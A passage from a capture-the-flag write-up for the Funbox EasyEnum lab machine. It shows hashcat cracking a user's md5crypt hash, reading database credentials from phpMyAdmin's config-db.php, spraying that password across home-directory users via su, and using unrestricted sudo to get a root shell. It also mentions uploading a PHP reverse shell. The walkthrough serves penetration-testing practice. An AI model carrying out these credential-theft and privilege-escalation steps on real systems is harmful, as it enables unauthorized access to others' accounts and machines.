1000	NTLM	b4b9b02e6f09a9bd760f388b67351e2b
1100	Domain Cached Credentials (DCC), MS Cache	4dd8965d1d476fa0d026722989a6b772:3060147285011
1300	SHA2-224	e4fa1555ad877bf0ec455483371867200eee89550a93eff2f95a6198
1400	SHA2-256	127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
1410	sha256(\$pass.\$salt)	c73d08de890479518ed60cf670d17faa26a4a71f995c1dcc978165399401a6c4:53743528
1420	sha256(\$salt.\$pass)	eb368a2dfd38b405f014118c7d9747fcc97f4f0ee75c05963cd9da6ee65ef498:560407001617
1430	sha256(utf16le(\$pass).\$salt)	4cc8eb60476c33edac52b5a7548c2c50ef0f9e31ce656c6f4b213f901bc87421:890128

\$1\$ ^ v Highlight All Match Case Match Diacritics Whole Words 1 of 1 X

I copied the hash on my local system and cracked it using **hashcat** with **rockyou.txt** wordlist.

```
root@kali: ~/offsec/funbox/easyenum
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root@kali: ~/off.../funbox/easyenum x root@kali: ~/off.../funbox/easyenum x root@kali: ~/off.../funbox/easyenum x

# hashcat -m 500 myhash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-13th Gen Intel(R) Core(TM) i7-13620H, 2212/4489 MB (1024 MB allocatable), 8MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
```


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root@kali: ~/offsec/funbox/easyenum
File Actions Edit View Help
root@kali: ~/off.../funbox/easyenum x root@kali: ~/off.../funbox/easyenum x root@kali: ~/off.../funbox/easyenum x
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 2 MB
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec
$1$|0aG0eN\$_Pgb9VNu29e9s6dMNJKH/R0:hiphop
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: $1$|0aG0eN\$_Pgb9VNu29e9s6dMNJKH/R0
Time.Started.....: Wed Oct 23 10:42:25 2024 (1 sec)
Time.Estimated...: Wed Oct 23 10:42:26 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1385 H/s (4.86ms) @ Accel:32 Loops:500 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 512/14344385 (0.00%)
Rejected.....: 0/512 (0.00%)
Restore.Point...: 256/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1...: angelo -> letmein
Hardware.Mon.#1..: Util: 19%
Started: Wed Oct 23 10:41:44 2024
Stopped: Wed Oct 23 10:42:28 2024
(root@kali)-[~/offsec/funbox/easyenum]
#
```

I then switched to **oracle** using the cracked password.

```
oracle@funbox7: /var/www/html
File Actions Edit View Help
root@kali: ~/offsec/funbox/easyenum x oracle@funbox7: /var/www/html x root@kali: ~/offsec/funbox/easyenum x
www-data@funbox7:/var/www/html$ su su oracle
su oracle
Password: hiphop
oracle@funbox7:/var/www/html$
```

I tried looking around but found nothing interesting so I switched back to the **www-data** user. I remembered finding a **phpmyadmin** page when I was **fuzzing** the web directories so I look for interesting files in it. The default path for **phpmyadmin** is **/etc/phpmyadmin** so I navigate to it.

Here I look inside multiple config files and find a username and password in one of the files.

A screenshot of a Kali Linux terminal window. The terminal shows the user 'www-data' at 'funbox7' navigating to '/etc/phpmyadmin' and listing files. The file 'config-db.php' is cat'd, revealing database credentials. The terminal output is as follows:

```
www-data@funbox7:/etc/phpmyadmin$ ls
ls
apache.conf      config.footer.inc.php  httpasswd.setup        phpmyadmin.service
conf.d           config.header.inc.php  lighttpd.conf          80dd073572014
config-db.php    config.inc.php         phpmyadmin.desktop     82b5363620024
www-data@funbox7:/etc/phpmyadmin$ cat config-db.php
cat config-db.php
<?php
##
## database access settings in php format
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
## by /usr/sbin/dbconfig-generate-include
## MySQL 4.1/MySQL5
## by default this file is managed via ucf, so you shouldn't have to
## worry about manual changes being silently discarded. *however*,
## you'll probably also want to edit the configuration file mentioned
## above too.
##
$dbuser='phpmyadmin';
$dbpass='tgbzhnujm!';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
```

Passwords are sometimes reused by people with lack of security awareness. So I tried a password spray attack on the users that were present in the **/home** directory and got access to **karla**.

Upon logging in, I got a message regarding **sudo**. So I tried looking at the **sudo** privileges **karla** had.

```
karla@funbox7: /home
File Actions Edit View Help

root@kali: ~/offsec/funbox/easyenum x karla@funbox7: /home x root@kali: ~/offsec/funbox/easyenum x

www-data@funbox7:/home$ ls
ls
goat harry karla oracle sally
www-data@funbox7:/home$ su goat
su goat
Password: tgbzhnujm!
su: Authentication failure
www-data@funbox7:/home$ su harry
su harry
Password: tgbzhnujm!
su: Authentication failure
www-data@funbox7:/home$ su karla
su karla
Password: tgbzhnujm!


To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

karla@funbox7:/home$ sudo -l
sudo -l
[sudo] password for karla: tgbzhnujm!

Matching Defaults entries for karla on funbox7:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User karla may run the following commands on funbox7:
(ALL : ALL) ALL
karla@funbox7:/home$
```

Karla had the permission to run all commands as **sudo** without password. So I used it to spawn a **bash** shell. Once I became the **root** user, I navigated to the **/root** directory and captured the final flag.



```
karla@funbox7:/home$ sudo /bin/bash
sudo /bin/bash
root@funbox7:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@funbox7:/home# cd /root
cd /root
root@funbox7:/root# ls
ls
proof.txt  root.flag
root@funbox7:/root# cat proof.txt
cat proof.txt
2e7b657c4fc78fde892b80f554a5b10f
root@funbox7:/root#
```

CONCLUSION

Here's a summary of how I pwned the machine:

- I performed web fuzzing to find a **php** file that provided a GUI for working with contents inside the `/var/www/html` directory.
- I found the first flag in this directory.
- I used this interface to upload my **php reverse shell** script.
- I got a reverse shell by triggering the payload.
- I did further enumeration and found the hash of one of the user's. I cracked the hash but then found nothing interesting upon switching users.
- I investigated the **phpmyadmin** file for juicy information and found a set of credentials in one of the files inside `/etc/phpmyadmin`.
- I tried switching users using this password and got access to **Karla**
- **Karla** was authorized to run **sudo** with all commands so I used this to spawn a **bash** shell as **root**.
- Once I became a **root** user, I navigated to the `/root` directory and captured the final flag.

**ACTUAL IMAGE OF
THREAT ACTORS DROPPING
A REVERSE SHELL**



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That's it from my side! Happy Hacking ;)
